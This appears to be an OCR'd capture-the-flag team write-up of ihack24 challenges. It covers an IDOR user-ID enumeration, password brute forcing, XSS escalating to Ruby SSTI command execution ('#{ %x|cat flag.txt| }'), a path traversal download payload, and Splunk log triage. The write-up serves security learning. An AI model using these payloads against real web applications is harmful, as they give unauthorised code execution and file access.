
IDK team writeup

Web -Character Journey



At first, register a user account then log in to see the UI, then I saw there are few options like viewing the profile, something like report to admin and another page that has not much function.


So I took note of the admin account:

admin acc

administrator@google.com


Sadiq Sigaraga


Then I thought I can try brute force to get the admin account password since the first half which is the gmail is already given, so I input rockyou.txt and start to brute force it.



In the meantime waiting was too boring, so I went back to check if I missed out anything else where the challenge can be solved without using brute forcing the admin account, then I came across my profile page and realized that the URL is


vulnerable to IDOR which I can change the userID and see other ppl’s profile.






So, while leaving the admin account password continue to brute force, I used BurpSuite Intruder to run through 0-100 userID to check if there are any sus information in these directories. And poof! On the userID 53, the flag is set as the

name of this user **ihack24{655b7b7ae4c62d726a568eff8914573e}**




Web -The cat challenge (simple pimple?)

At first, I found that there is a XSS vulnerability in the comment session of each cat pictures, injecting basic payload like <script>alert(1)</script> pops out the message box, thus I thought it is a challenge with XSS. However I tried several payload with XSS like getting the cookies but to no avail (cookie is totally empty).




So , its time to change path. Then I remember that when a challenge had xss vulnerabilities, it might also could be a ssti challenge. And so , I moved to the usual website I used which is hacktricks to find for payloads related to SSTI https://book.hacktricks.xyz/pentesting-web/ssti-server-side-template-injection , but there are a lot of different payloads according to the different language used. I navigated to the Ruby language because once when was exploring the challenge, it

went to the /products/0 and its shown that this is a ruby file and also saw information related to Sinatra, that leads to ruby.




Hacktricks further brought me to another link which is another heaven of payloads in github : https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby




I tested out the payload available here, and found that the system runs over

#{ 7 * 7 } because it responds as 49 in the comment session, which I can execute code using this syntax.



I first tried with the code provided in my source and it did work and display the environment on comment session.



So, next step is just to do command injection with “ls” to see what are the files available, thus found the “flag.txt” among the file listed.

Tobby is an adorable and affectionate cat who enjoys curling up in warm spots and purring contentedly. He has a gentle disposition and loves to be petted, often following his owners around the house for some extra attention.

Price: RM29.99

Comments

Comment: Gemfile Gemfile.lock app.rb flag.txt public views

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

Submit

So, last thing to do is just to cat out the flag.txt with *#{ %x|cat flag.txt| }*

and we got the flag! **ihack24{c484c41c5b7ffd81178c19391e0544ee}**

Tobby is an adorable and affectionate cat who enjoys curling up in warm spots and purring contentedly. He has a gentle disposition and loves to be petted, often following his owners around the house for some extra attention.

Price: RM29.99

Comments

Comment: ihack24{c484c41c5b7ffd81178c19391e0544ee}

Your comment has been stored and reviewed. Thank you for being a part of the cat lover community :)

Add more comment:

Submit

© 2024 All Rights Reserved | Netbytesec Sdn Bhd


Web-employee attendance

Spent around 1-2 hour on this, but actually it was easier than expected =_= , just tried on the wrong session I guess. At the source code, we can see that there is a hidden attribute which is /admin/flag.html that apparently mentioned that it is the flag file, but when trying to navigate to this link it shows some “unauthorized” messages.


```
<button onclick="downloadJSON()">Download JSON</button>
<button onclick="logout()">Logout</button>
<button href="/admin/flag.html" hidden>Flag</button>

<script>
    async function fetchData(month) {
        const response = await fetch('/data/' + month);
        const data = await response.json();
        return data;
    }

    async function displayData() {
        const monthSelect = document.getElementById('month-select');
        const month = monthSelect.value;
        const tbody = document.getElementById('employee-table').querySelector('tbody');
        tbody.innerHTML = '';

        if (month) {
            const data = await fetchData(month);
            data.forEach(employee => {
                const row = document.createElement('tr');
                row.innerHTML = `
                    <td>${employee.employee_name}</td>
                    <td>${employee.employee_id}</td>
                    <td>${employee.attendance.days_present}</td>
                    <td>${employee.attendance.days_absent}</td>
                    <td>${employee.status}</td>
                `;
                tbody.appendChild(row);
            });
        }
    }
```

In this app, there are 2 places to try accessing the url found above, first is to fetch it through /data/ and another one is through the download action.


The first method doesn’t work , it either response with moved permanently or unable to find files , so I moved on to try for the 2nd option.




Trying in Burpsuite Repeater show that the admin/flag.html is being successfully passed through the server and the server also responded with file looks like flag. So just use the payload */download?month=../admin/flag.html* and forward the session.




After downloading the zip file , we can see that the flag.html is successfully extracted and here goes the flag! **ihack24{8d1f757aa744f459ac7ef07ebe0e2651}**






ihack24{8d1f757aa744f459ac7ef07ebe0e2651}

DFIR-Splunk2



This question is to find the attacker Ip address, at first I just used the *index=** and see all the files, and since challenge mentioned the timing, I also adjusted it on the range at the right hand side to make it in between 23th of July.




Then I go through the menu bar at the left hand side and found there are several tags associated with Ip addresses. In the SourceIP, it is typically sus because of the huge amount of log related to it and the challenge is about remote brute force thingy, so I tried submit the flag with this IP and apparently it is correct!

